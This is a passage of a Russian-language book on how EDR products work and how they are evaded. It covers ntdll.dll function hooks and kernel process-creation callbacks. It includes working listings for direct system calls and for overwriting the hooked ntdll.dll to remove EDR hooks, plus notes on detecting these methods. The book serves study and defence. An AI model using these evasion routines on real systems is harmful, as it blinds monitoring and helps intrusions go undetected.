00007fff`fe90c0b0 e95340baff       jmp 00007fff`fe4b0108
00007fff`fe90c0b5 90               nop
00007fff`fe90c0b6 90               nop
00007fff`fe90c0b7 90               nop
00007fff`fe90c0b8 f694259893fe7f01 test byte ptr [SharedUserData+0x308],1
00007fff`fe90c0c0 7503             jne ntdll!NtAllocateVirtualMemory+0x15
00007fff`fe90c0c2 0f05             syscall
00007fff`fe90c0c4 c3               ret
00007fff`fe90c0c5 cd2e             int 2Eh
00007fff`fe90c0c7 c3               ret
```

Листинг 2-6. Перехваченная функция `ntdll!NtAllocateVirtualMemory()`

Обратите внимание: в точке входа `ntdll!NtAllocateVirtualMemory()` вместо заглушки системного вызова находится инструкция безусловного перехода JMP. EDR часто вносят такое изменение, чтобы перенаправить поток выполнения в свою DLL с перехватчиками.

Следовательно, чтобы обнаружить установленные EDR перехватчики, достаточно исследовать функции в копии `ntdll.dll`, которая в данный момент загружена в наш процесс, и сравнить инструкции в точках входа с ожидаемыми кодами операций неизменённой заглушки системного вызова. Обнаружив перехватчик нужной нам функции, можно попытаться обойти его способами, описанными в следующем разделе.

Обход перехватчиков функций

Среди всех компонентов датчиков, применяемых средствами защиты конечных устройств, перехват функций относится к наиболее тщательно изученным с точки зрения обхода. Атакующие могут уклоняться от перехвата функций множеством способов, которые в основном сводятся к одному из следующих приёмов:

• Выполнять прямые системные вызовы, исполняя инструкции неизменённой заглушки системного вызова.

• Повторно отображать `ntdll.dll`, чтобы получить указатели на неперехваченные функции, либо перезаписывать перехваченную `ntdll.dll`, уже отображённую в процессе.

• Блокировать загрузку DLL не от Microsoft в процесс, чтобы DLL EDR с перехватом функций не могла установить свои обходные функции.

Этот перечень ни в коем случае не исчерпывающий. Пример приёма, не относящегося ни к одной из этих категорий, - векторная обработка исключений, подробно описанная в публикации Питера Уинтера-Смита (Peter Winter-Smith) «FireWalker: A New Approach to Generically Bypass User-Space EDR Hooking». В его методе используется **обработчик векторных исключений** (vectored exception handler, VEH) - расширение структурированной обработки исключений, которое позволяет разработчику зарегистрировать собственную функцию для наблюдения за всеми исключениями заданного приложения и их обработки. Метод устанавливает флаг трассировки процессора, переводя программу в режим пошагового выполнения. На каждой новой инструкции код обхода создаёт исключение одиночного шага, которое VEH получает право обработать первым. Изменяя указатель инструкций так, чтобы он указывал на фрагмент с исходным неизменённым кодом, VEH переступает через установленный EDR перехватчик.

Несмотря на интересность, сейчас этот приём работает только в 32-разрядных приложениях и из-за пошагового выполнения может отрицательно сказаться на производительности программы. По этим причинам данный подход к обходу выходит за рамки главы. Вместо него мы сосредоточимся на приёмах с более широкой областью применения.

Выполнение прямых системных вызовов

Безусловно, чаще всего для обхода перехватчиков функций `ntdll.dll` злоумышленники пользуются прямыми системными вызовами. Если самостоятельно выполнить инструкции заглушки системного вызова, можно имитировать неизменённую функцию. Для этого наш код должен содержать сигнатуру нужной функции, заглушку с правильным номером системного вызова и вызов целевой функции. При вызове сигнатура и заглушка используются для передачи необходимых параметров и выполнения целевой функции таким способом, который не будет замечен перехватчиками. В листинге 2-7 приведён первый файл, который необходимо создать для применения этого приёма.

```
NtAllocateVirtualMemory PROC
  mov r10, rcx
  mov eax, 0018h
  syscall
  ret
NtAllocateVirtualMemory ENDP
```

Листинг 2-7. Ассемблерные инструкции для `NtAllocateVirtualMemory()`

Первый файл нашего проекта фактически содержит повторную реализацию `ntdll!NtAllocateVirtualMemory()`. Инструкции единственной функции заполняют регистр EAX номером системного вызова, после чего выполняется инструкция `syscall`. Этот ассемблерный код должен находиться в отдельном файле `.asm`; Visual Studio можно настроить так, чтобы он компилировался вместе с остальной частью проекта с помощью Microsoft Macro Assembler (MASM).

Хотя заглушка системного вызова уже создана, нам всё ещё нужен способ вызвать её из своего кода. Листинг 2-8 показывает, как это сделать.

```
EXTERN_C NTSTATUS NtAllocateVirtualMemory(
  HANDLE ProcessHandle,
  PVOID BaseAddress,
  ULONG ZeroBits,
  PULONG RegionSize,
  ULONG AllocationType,
  ULONG Protect);
```

Листинг 2-8. Определение `NtAllocateVirtualMemory()`*, которое следует включить в заголовочный файл проекта*

Определение функции содержит все необходимые параметры и их типы, а также тип возвращаемого значения. Оно должно находиться в нашем заголовочном файле `syscall.h`, который будет включён в файл исходного кода C, показанный в листинге 2-9.

```
#include "syscall.h"

void wmain()dg
{
  LPVOID lpAllocationStart = NULL;
1 NtAllocateVirtualMemory(GetCurrentProcess(),
    &lpAllocationStart,
    0,
    (PULONG)0x1000,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE);
}
```

Листинг 2-9. Выполнение прямого системного вызова на C

Функция `wmain()` в этом файле вызывает `NtAllocateVirtualMemory()` **1**, чтобы выделить в текущем процессе буфер размером `0x1000` байт с правами чтения и записи. Эта функция не

определена в заголовочных файлах, предоставляемых Microsoft разработчикам, поэтому нам приходится объявить её в собственном заголовочном файле. При вызове функции вместо перехода в `ntdll.dll` будет вызван включённый в проект ассемблерный код. Таким образом, мы фактически воспроизводим поведение неперехваченной `ntdll!NtAllocateVirtualMemory()`, не рискуя попасть в перехватчик EDR.

Одна из главных трудностей этого приёма заключается в том, что Microsoft часто меняет номера системных вызовов. Поэтому инструменты, где эти номера жёстко заданы, могут работать только в определённых сборках Windows. Например, в сборке 1909 Windows 10 номер системного вызова `ntdll!NtCreateThreadEx()` равен `0xBD`, а в следующем выпуске, сборке 20H1, - `0xC1`. Значит, инструмент, рассчитанный на сборку 1909, не будет работать в более поздних версиях Windows.

Для устранения этого ограничения многие разработчики отслеживают изменения по внешним источникам. Например, Матеуш Юрчик (Mateusz Jurczyk) из Google Project Zero ведёт список функций и соответствующих им номеров системных вызовов для каждого выпуска Windows. В декабре 2019 года Джексон Турайсами (Jackson Thuraisamy) опубликовал инструмент SysWhispers, который позволил атакующим динамически создавать сигнатуры функций и ассемблерный код системных вызовов для своих наступательных инструментов. В листинге 2-10 показан ассемблерный код, созданный SysWhispers для функции `ntdll!NtCreateThreadEx()` в сборках Windows 10 с 1903 по 20H2.

```
NtCreateThreadEx PROC
  mov rax, gs:[60h] ; Загрузить PEB в RAX.
NtCreateThreadEx_Check_X_X_XXXX: ; Проверить основную версию.
  cmp dword ptr [rax+118h], 10
  je NtCreateThreadEx_Check_10_0_XXXX
  jmp NtCreateThreadEx_SystemCall_Unknown
1 NtCreateThreadEx_Check_10_0_XXXX: ;
  cmp word ptr [rax+120h], 18362
  je NtCreateThreadEx_SystemCall_10_0_18362
  cmp word ptr [rax+120h], 18363
  je NtCreateThreadEx_SystemCall_10_0_18363
  cmp word ptr [rax+120h], 19041
  je NtCreateThreadEx_SystemCall_10_0_19041
  cmp word ptr [rax+120h], 19042
  je NtCreateThreadEx_SystemCall_10_0_19042
  jmp NtCreateThreadEx_SystemCall_Unknown
NtCreateThreadEx_SystemCall_10_0_18362: ; Windows 10.0.18362 (1903)
2 mov eax, 00bdh
  jmp NtCreateThreadEx_Epilogue
NtCreateThreadEx_SystemCall_10_0_18363: ; Windows 10.0.18363 (1909)
  mov eax, 00bdh
  jmp NtCreateThreadEx_Epilogue
NtCreateThreadEx_SystemCall_10_0_19041: ; Windows 10.0.19041 (2004)
  mov eax, 00c1h
  jmp NtCreateThreadEx_Epilogue
NtCreateThreadEx_SystemCall_10_0_19042: ; Windows 10.0.19042 (20H2)
  mov eax, 00c1h
  jmp NtCreateThreadEx_Epilogue
NtCreateThreadEx_SystemCall_Unknown: ; Неизвестная или неподдерживаемая версия.
  ret
NtCreateThreadEx_Epilogue:
  mov r10, rcx
3 syscall
  ret
NtCreateThreadEx ENDP
```

Листинг 2-10. Вывод SysWhispers для `ntdll!NtCreateThreadEx()`

Этот ассемблерный код извлекает номер сборки из блока окружения процесса **1**, а затем использует полученное значение, чтобы поместить подходящий номер системного вызова в регистр EAX **2** перед выполнением самого вызова **3**. Подход работает, но требует значительных усилий, поскольку после каждого выпуска новой сборки Windows со стороны Microsoft атакующему

приходится обновлять номера системных вызовов в своём наборе данных.

Динамическое определение номеров системных вызовов

В декабре 2020 года исследователь, известный в Twitter под именем @modexpblog, опубликовал статью «Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams». В ней описывался другой способ обхода перехватчиков функций: динамическое определение номеров системных вызовов во время выполнения, избавляющее атакующих от необходимости жёстко задавать значения для каждой сборки Windows. Для создания словаря имён функций и номеров системных вызовов этот приём предусматривает следующие действия:

1. Получить дескриптор отображённой в текущий процесс `ntdll.dll`.

2. Перечислить все экспортируемые функции, имена которых начинаются с `Zw`, чтобы выявить системные вызовы. Обратите внимание: функции с более привычным префиксом `Nt` при вызове из пользовательского режима работают точно так же. По всей видимости, решение использовать вариант `Zw` в данном случае произвольно.

3. Сохранить имена экспортируемых функций и связанные с ними относительные виртуальные адреса.

4. Отсортировать словарь по относительным виртуальным адресам.

5. Определить номер системного вызова функции как её индекс в словаре после сортировки.

С помощью этого приёма можно получать номера системных вызовов во время выполнения, вставлять их в нужное место заглушки, а затем вызывать целевые функции так же, как при использовании метода со статически заданными значениями.

Повторное отображение ntdll.dll

Ещё один распространённый способ обхода перехватчиков функций пользовательского режима состоит в том, чтобы загрузить в процесс новую копию `ntdll.dll`, заменить содержимым только что загруженного файла существующую перехваченную версию, а затем вызвать нужные функции. Эта стратегия работает потому, что новая `ntdll.dll` не содержит перехватчиков, реализованных в загруженной ранее копии. Заменяя заражённую версию, она фактически удаляет все установленные EDR перехватчики. Простой пример показан в листинге 2-11. Для краткости некоторые строки опущены.

```
int wmain()
{
  HMODULE hOldNtdll = NULL;
  MODULEINFO info = {};
  LPVOID lpBaseAddress = NULL;
  HANDLE hNewNtdll = NULL;
  HANDLE hFileMapping = NULL;
  LPVOID lpFileData = NULL;
  PIMAGE_DOS_HEADER pDosHeader = NULL;
  PIMAGE_NT_HEADERS64 pNtHeader = NULL;
  hOldNtdll = GetModuleHandleW(L"ntdll");
  if (!GetModuleInformation(
    GetCurrentProcess(),
    hOldNtdll,
    &info,
    sizeof(MODULEINFO)))
1 lpBaseAddress = info.lpBaseOfDll;
  hNewNtdll = CreateFileW(
    L"C:\\Windows\\System32\\ntdll.dll",
    GENERIC_READ,
    FILE_SHARE_READ,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);
  hFileMapping = CreateFileMappingW(
    hNewNtdll,
    NULL,
    PAGE_READONLY | SEC_IMAGE,
    0, 0, NULL);
2 lpFileData = MapViewOfFile(
    hFileMapping,
    FILE_MAP_READ,
    0, 0, 0);
  pDosHeader = (PIMAGE_DOS_HEADER)lpBaseAddress;
  pNtHeader = (PIMAGE_NT_HEADERS64)((ULONG_PTR)lpBaseAddress + pDosHeader->e_lfanew);
  for (int i = 0; i < pNtHeader->FileHeader.NumberOfSections; i++)
  {
    PIMAGE_SECTION_HEADER pSection =
      (PIMAGE_SECTION_HEADER)((ULONG_PTR)IMAGE_FIRST_SECTION(pNtHeader) +
      ((ULONG_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));
3   if (!strcmp((PCHAR)pSection->Name, ".text"))
    {
      DWORD dwOldProtection = 0;
4     VirtualProtect(
        (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
        pSection->Misc.VirtualSize,
        PAGE_EXECUTE_READWRITE,
        &dwOldProtection
      );
5     memcpy(
        (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
        (LPVOID)((ULONG_PTR)lpFileData + pSection->VirtualAddress),
        pSection->Misc.VirtualSize
      );
6     VirtualProtect(
        (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
        pSection->Misc.VirtualSize,
        dwOldProtection,
        &dwOldProtection
      );
      break;
    }
  }
  --snip--
}
```

Листинг 2-11. Способ перезаписи перехваченной `ntdll.dll`

Сначала наш код получает базовый адрес загруженной в данный момент перехваченной `ntdll.dll` **1**. Затем мы считываем содержимое `ntdll.dll` с диска и отображаем его в память **2**. Теперь можно

разобрать заголовки PE перехваченной `ntdll.dll` и найти адрес раздела `.text` **3**, где в образе хранится исполняемый код. Обнаружив его, мы изменяем права этой области памяти, чтобы получить возможность записи **4**, копируем в неё содержимое раздела `.text` из «чистого» файла **5**, а затем возвращаем прежнюю защиту памяти **6**. После выполнения этой последовательности первоначально установленные EDR перехватчики должны быть удалены, и разработчик сможет вызвать любую нужную функцию из `ntdll.dll`, не опасаясь, что выполнение будет перенаправлено во внедрённую DLL EDR.

Хотя чтение `ntdll.dll` с диска кажется простым, у него есть возможный недостаток. Многократная загрузка `ntdll.dll` в один процесс - нетипичное поведение. Защитники могут регистрировать такую активность с помощью Sysmon, бесплатной программы мониторинга системы, предоставляющей многие из тех же возможностей сбора телеметрии, что и EDR. Почти в каждом невредоносном процессе одному GUID процесса соответствует одна загрузка `ntdll.dll`. Когда я запросил эти свойства в крупной корпоративной среде, оказалось, что за месяц `ntdll.dll` более одного раза загрузили лишь около 0,04 процента из 37 миллионов процессов.

Чтобы избежать обнаружения по этой аномалии, можно породить новый процесс в приостановленном состоянии, получить дескриптор отображённой в него неизменённой `ntdll.dll` и скопировать её в текущий процесс. После этого можно либо получить указатели на функции описанным выше способом, либо заменить существующую перехваченную `ntdll.dll`, фактически перезаписав установленные EDR перехватчики. Этот приём показан в листинге 2-12.

```
int wmain() {
  LPVOID pNtdll = nullptr;
  MODULEINFO mi;
  STARTUPINFOW si;
  PROCESS_INFORMATION pi;
  ZeroMemory(&si, sizeof(STARTUPINFOW));
  ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
  GetModuleInformation(GetCurrentProcess(),
    GetModuleHandleW(L"ntdll.dll"),
1   &mi, sizeof(MODULEINFO));
  PIMAGE_DOS_HEADER hooked_dos = (PIMAGE_DOS_HEADER)mi.lpBaseOfDll;
  PIMAGE_NT_HEADERS hooked_nt =
2   (PIMAGE_NT_HEADERS)((ULONG_PTR)mi.lpBaseOfDll + hooked_dos->e_lfanew);
  CreateProcessW(L"C:\\Windows\\System32\\notepad.exe",
    NULL, NULL, NULL, TRUE, CREATE_SUSPENDED,
3   NULL, NULL, &si, &pi);
  pNtdll = HeapAlloc(GetProcessHeap(), 0, mi.SizeOfImage);
  ReadProcessMemory(pi.hProcess, (LPCVOID)mi.lpBaseOfDll,
    pNtdll, mi.SizeOfImage, nullptr);
  PIMAGE_DOS_HEADER fresh_dos = (PIMAGE_DOS_HEADER)pNtdll;
  PIMAGE_NT_HEADERS fresh_nt =
4   (PIMAGE_NT_HEADERS)((ULONG_PTR)pNtdll + fresh_dos->e_lfanew);
  for (WORD i = 0; i < hooked_nt->FileHeader.NumberOfSections; i++) {
    PIMAGE_SECTION_HEADER hooked_section =
      (PIMAGE_SECTION_HEADER)((ULONG_PTR)IMAGE_FIRST_SECTION(hooked_nt) +
      ((ULONG_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));
    if (!strcmp((PCHAR)hooked_section->Name, ".text")){
      DWORD oldProtect = 0;
      LPVOID hooked_text_section = (LPVOID)((ULONG_PTR)mi.lpBaseOfDll +
        (DWORD_PTR)hooked_section->VirtualAddress);
      LPVOID fresh_text_section = (LPVOID)((ULONG_PTR)pNtdll +
        (DWORD_PTR)hooked_section->VirtualAddress);
      VirtualProtect(hooked_text_section,
        hooked_section->Misc.VirtualSize,
        PAGE_EXECUTE_READWRITE,
        &oldProtect);
      RtlCopyMemory(
        hooked_text_section,
        fresh_text_section,
        hooked_section->Misc.VirtualSize);
      VirtualProtect(hooked_text_section,
        hooked_section->Misc.VirtualSize,
        oldProtect,
        &oldProtect);
    }
  }
  TerminateProcess(pi.hProcess, 0);
  --snip--
  return 0;
}
```

Листинг 2-12. Повторное отображение `ntdll.dll` *с помощью приостановленного процесса*

В этом минимальном примере сначала открывается дескриптор копии `ntdll.dll` **1**, в данный момент отображённой в наш процесс, получается её базовый адрес и разбираются заголовки PE **2**. Затем создаётся приостановленный процесс **3** и разбираются заголовки PE его копии `ntdll.dll` **4**, которую EDR ещё не успела перехватить. Остальной поток выполнения функции в точности совпадает с предыдущим примером; после его завершения перехваченная `ntdll.dll` должна вернуться в чистое состояние.

Как и всегда, здесь тоже приходится идти на компромисс: новый приостановленный процесс создаёт ещё одну возможность обнаружения, например перехваченной функцией `ntdll!NtCreateProcessEx()`, драйвером или поставщиком ETW. По моему опыту, законные программы крайне редко создают временный приостановленный процесс.

Заключение

Перехват функций - один из первоначальных механизмов, с помощью которых продукт защиты конечных устройств способен отслеживать поток выполнения других процессов. Он предоставляет EDR весьма полезную информацию, однако из-за внутренних слабостей распространённых реализаций очень уязвим для обхода. Поэтому сегодня большинство зрелых EDR считает перехват функций вспомогательным источником телеметрии и вместо него полагается на более устойчивые датчики.

Глава 3. Уведомления о создании процессов и потоков

Большинство современных решений EDR в значительной степени опирается на возможности драйвера режима ядра - компонента датчика, который работает в привилегированном слое операционной системы, ниже пользовательского режима. Такие драйверы позволяют разработчикам использовать функции, доступные только внутри ядра, и обеспечивают EDR многими средствами предотвращения и источниками телеметрии.

Поставщики могут реализовать в драйверах огромное число возможностей, имеющих отношение к безопасности, однако чаще всего применяются **процедуры обратного вызова для уведомлений**. Это внутренние процедуры, которые выполняют действия при наступлении заданного системного события.

В следующих трёх главах мы обсудим, как современные EDR используют процедуры обратного вызова для уведомлений, чтобы получать от ядра ценные сведения о системных событиях. Мы также рассмотрим способы уклонения, относящиеся к каждому виду уведомлений и связанным с ним процедурам обратного вызова. В этой главе основное внимание уделяется двум видам таких процедур, которые очень часто используются в EDR: процедурам, связанным с созданием процессов и потоков.

Как работают процедуры обратного вызова для уведомлений

Одна из самых мощных возможностей драйверов в контексте EDR - получение уведомлений при наступлении системного события. К таким событиям относятся создание и завершение процессов и потоков, запросы на дублирование процессов и потоков, загрузка образов, действия в реестре и запросы на выключение системы. Например, разработчику может потребоваться узнать, пытается ли процесс открыть новый дескриптор `lsass.exe`, поскольку это важная составляющая большинства способов извлечения учётных данных.

Для этого драйвер регистрирует процедуры обратного вызова, которые, по сути, говорят: «Сообщи мне, если в системе произойдёт событие этого вида, чтобы я мог что-нибудь сделать». Получив

уведомление, драйвер может принять меры. Иногда он просто собирает телеметрию из уведомления о событии. В другом случае он может предоставить лишь частичный доступ к чувствительному процессу, например вернуть дескриптор с ограниченной маской доступа - `PROCESS_QUERY_LIMITED_INFORMATION` вместо `PROCESS_ALL_ACCESS`.

Процедуры обратного вызова бывают **предоперационными**, то есть выполняются до завершения события, и **послеоперационными**, выполняемыми после операции. В EDR чаще встречаются предоперационные процедуры, поскольку они позволяют драйверу вмешаться в событие или не дать ему завершиться, а также обладают другими преимуществами, которые мы обсудим в этой главе. Послеоперационные процедуры тоже полезны: они могут предоставить сведения о результате системного события, однако имеют ряд недостатков. Главный из них заключается в том, что такие процедуры часто выполняются в контексте произвольного потока, из-за чего EDR трудно собрать сведения о процессе или потоке, начавшем операцию.

Уведомления о процессах

Процедуры обратного вызова могут уведомлять драйвер при каждом создании или завершении процесса в системе. Такие уведомления являются неотъемлемой частью создания или завершения процесса. Это видно в листинге 3-1, где показан стек вызовов при создании программой `cmd.exe` дочернего процесса `notepad.exe`, которое привело к уведомлению зарегистрированных процедур обратного вызова.

Чтобы получить этот стек вызовов, с помощью WinDbg установите точку останова (`bp`) на `nt!PspCallProcessNotifyRoutines()` - внутренней функции ядра, уведомляющей драйверы с зарегистрированными процедурами о событиях создания процессов. Когда сработает точка останова, команда `k` вернёт стек вызовов процесса, в котором произошла остановка.

```
2: kd> bp nt!PspCallProcessNotifyRoutines
2: kd> g
Breakpoint 0 hit
nt!PspCallProcessNotifyRoutines:
fffff803`4940283c 48895c2410  mov  qword ptr [rsp+10h],rbx
1: kd> k
 # Child-SP              RetAddr               Call Site
00 ffffee8e`a7005cf8     fffff803`494ae9c2     nt!PspCallProcessNotifyRoutines
01 ffffee8e`a7005d00     fffff803`4941577d     nt!PspInsertThread+0x68e
02 ffffee8e`a7005dc0     fffff803`49208cb5     nt!NtCreateUserProcess+0xddd
03 ffffee8e`a7006a90     00007ffc`74b4e664     nt!KiSystemServiceCopyEnd+0x25
04 000000d7`6215dcf8     00007ffc`72478e73     ntdll!NtCreateUserProcess+0x14
05 000000d7`6215dd00     00007ffc`724771a6     KERNELBASE!CreateProcessInternalW+0xfe3
06 000000d7`6215f2d0     00007ffc`747acbb4     KERNELBASE!CreateProcessW+0x66
07 000000d7`6215f340     00007ff6`f4184486     KERNEL32!CreateProcessWStub+0x54
08 000000d7`6215f3a0     00007ff6`f4185b7f     cmd!ExecPgm+0x262
09 000000d7`6215f5e0     00007ff6`f417c9bd     cmd!ECWork+0xa7
0a 000000d7`6215f840     00007ff6`f417bea1     cmd!FindFixAndRun+0x39d
0b 000000d7`6215fce0     00007ff6`f418ebf0     cmd!Dispatch+0xa1
0c 000000d7`6215fd70     00007ff6`f4188ecd     cmd!main+0xb418
0d 000000d7`6215fe10     00007ffc`747a7034     cmd!__mainCRTStartup+0x14d
0e 000000d7`6215fe50     00007ffc`74b02651     KERNEL32!BaseThreadInitThunk+0x14
0f 000000d7`6215fe80     00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

Листинг 3-1. Стек вызовов при создании процесса

Когда пользователь запускает исполняемый файл, `cmd.exe` вызывает функцию `cmd!ExecPgm()`. В этом стеке видно, что она обращается к заглушке, предназначенной для создания нового процесса, строка вывода 07. В конечном итоге заглушка выполняет системный вызов `ntdll!NtCreateUserProcess()`, где управление передаётся ядру, строка 04.

Теперь обратите внимание, что внутри ядра выполняется ещё одна функция, строка 00. Она сообщает каждой зарегистрированной процедуре обратного вызова о том, что создаётся процесс.

Регистрация процедуры обратного вызова для процесса

Для регистрации процедур обратного вызова для процессов EDR применяют одну из двух функций: `nt!PsSetCreateProcessNotifyRoutineEx()` или `nt!PsSetCreateProcessNotifyRoutineEx2()`. Вторая также может предоставлять уведомления о процессах подсистем, отличных от Win32. Эти функции получают указатель на функцию обратного вызова, которая выполняет некоторое действие при каждом создании или завершении процесса. В листинге 3-2 показана регистрация такой функции.

```
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
  NTSTATUS status = STATUS_SUCCESS;
  --snip--
1 status = PsSetCreateProcessNotifyRoutineEx2(
    PsCreateProcessNotifySubsystems,
    (PVOID)ProcessNotifyCallbackRoutine,
    FALSE
  );
  --snip--
}

2 void ProcessNotifyCallbackRoutine(
  PEPROCESS pProcess,
  HANDLE hPid,
  PPS_CREATE_NOTIFY_INFO pInfo)
{
  if (pInfo)
  {
    --snip--
  }
}
```

Листинг 3-2. Регистрация процедуры обратного вызова для создания процесса

Код регистрирует процедуру обратного вызова **1** и передаёт регистрирующей функции три аргумента. Первый, `PsCreateProcessNotifySubsystems`, указывает тип регистрируемого уведомления о процессе. На момент написания книги «подсистемы» - единственный тип, документированный Microsoft. Это значение сообщает системе, что процедуру обратного вызова следует вызывать для процессов, созданных во всех подсистемах, в том числе Win32 и Windows Subsystem for Linux (WSL).

Следующий аргумент задаёт точку входа процедуры обратного вызова, которую требуется выполнить при создании процесса. В нашем примере код указывает на внутреннюю функцию `ProcessNotifyCallbackRoutine()`. Когда происходит создание процесса, эта функция обратного вызова получает сведения о событии, которые мы вскоре обсудим.

Третий аргумент - логическое значение, показывающее, следует ли удалить процедуру обратного вызова. Поскольку в данном примере мы регистрируем процедуру, передаётся `FALSE`. При выгрузке драйвера мы указали бы `TRUE`, чтобы удалить процедуру из системы. Зарегистрировав процедуру обратного вызова, мы определяем саму функцию обратного вызова **2**.

Просмотр зарегистрированных в системе процедур обратного вызова

С помощью WinDbg можно увидеть список процедур обратного вызова для процессов в системе. При регистрации новой процедуры указатель на неё добавляется в массив структур `EX_FAST_REF`. Это выровненные по 16 байтам указатели, которые хранятся в массиве по адресу `nt!PspCreateProcessNotifyRoutine`, как показано в листинге 3-3.

```
1: kd> dq nt!PspCreateProcessNotifyRoutine
fffff803`49aec4e0 ffff9b8f`91c5063f ffff9b8f`91df6c0f
fffff803`49aec4f0 ffff9b8f`9336fcff ffff9b8f`9336fedf
fffff803`49aec500 ffff9b8f`9349b3ff ffff9b8f`9353a49f
fffff803`49aec510 ffff9b8f`9353acdf ffff9b8f`9353a9af
fffff803`49aec520 ffff9b8f`980781cf 00000000`00000000
fffff803`49aec530 00000000`00000000 00000000`00000000
fffff803`49aec540 00000000`00000000 00000000`00000000
fffff803`49aec550 00000000`00000000 00000000`00000000
```

Листинг 3-3. Массив структур `EX_FAST_REF`*, содержащий адреса процедур обратного вызова для создания процессов*

В листинге 3-4 показан способ перебора массива структур `EX_FAST_REF` для перечисления драйверов, реализующих процедуры обратного вызова для уведомлений о процессах.

```
1: kd> dx ((void**[0x40])&nt!PspCreateProcessNotifyRoutine)
.Where(a => a != 0)
.Select(a => @$getsym(@$getCallbackRoutine(a).Function))
 [0]   : nt!ViCreateProcessCallback (fffff803`4915a2a0)
 [1]   : cng!CngCreateProcessNotifyRoutine (fffff803`4a4e6dd0)
 [2]   : WdFilter+0x45e00 (fffff803`4ade5e00)
 [3]   : ksecdd!KsecCreateProcessNotifyRoutine (fffff803`4a33ba40)
 [4]   : tcpip!CreateProcessNotifyRoutineEx (fffff803`4b3f1f90)
 [5]   : iorate!IoRateProcessCreateNotify (fffff803`4b95d930)
 [6]   : CI!I_PEProcessNotify (fffff803`4a46a270)
 [7]   : dxgkrnl!DxgkProcessNotify (fffff803`4c116610)
 [8]   : peauth+0x43ce0 (fffff803`4d873ce0)
```

Листинг 3-4. Перечисление зарегистрированных процедур обратного вызова для создания процессов

Здесь видны некоторые процедуры, зарегистрированные в системе по умолчанию. Обратите внимание, что не все они выполняют функции безопасности. Например, процедура, имя которой начинается с `tcpip`, используется в драйвере TCP/IP. Вместе с тем видно, что Microsoft Defender зарегистрировал процедуру `WdFilter+0x45e00`. Microsoft не публикует полные символы для драйвера `WdFilter.sys`. С помощью этого приёма можно найти процедуру обратного вызова EDR без обратной разработки драйвера Microsoft.

Сбор сведений при создании процесса

Как EDR получает доступ к информации после регистрации процедуры обратного вызова? При создании нового процесса процедуре передаётся указатель на структуру `PS_CREATE_NOTIFY_INFO`, определение которой приведено в листинге 3-5.

```
typedef struct _PS_CREATE_NOTIFY_INFO {
  SIZE_T              Size;
  union {
    ULONG Flags;
    struct {
      ULONG FileOpenNameAvailable : 1;
      ULONG IsSubsystemProcess : 1;
      ULONG Reserved : 30;
    };
  };
  HANDLE              ParentProcessId;
  CLIENT_ID           CreatingThreadId;
  struct _FILE_OBJECT *FileObject;
  PCUNICODE_STRING    ImageFileName;
  PCUNICODE_STRING    CommandLine;
  NTSTATUS            CreationStatus;
} PS_CREATE_NOTIFY_INFO, *PPS_CREATE_NOTIFY_INFO;
```

Листинг 3-5. Определение структуры `PS_CREATE_NOTIFY_INFO`

Эта структура содержит значительный объём ценных данных о событиях создания процессов в системе, в том числе:

`ParentProcessId`**.** Родитель вновь созданного процесса. Это не обязательно тот процесс, который создал новый.

`CreatingThreadId`**.** Дескрипторы уникального потока и процесса, отвечающих за создание нового процесса.

`FileObject`**.** Указатель на объект исполняемого файла процесса, то есть образ на диске.

`ImageFileName`**.** Указатель на строку, содержащую путь к исполняемому файлу вновь созданного процесса.

`CommandLine`**.** Аргументы командной строки, переданные создающему процессу.

`FileOpenNameAvailable`**.** Значение, указывающее, совпадает ли член `ImageFileName` с именем файла, использованным для открытия исполняемого файла нового процесса.

Один из распространённых способов взаимодействия EDR с телеметрией, возвращённой этим уведомлением, демонстрирует событие Sysmon с идентификатором 1 - событие создания процесса, показанное на рисунке 3-1.

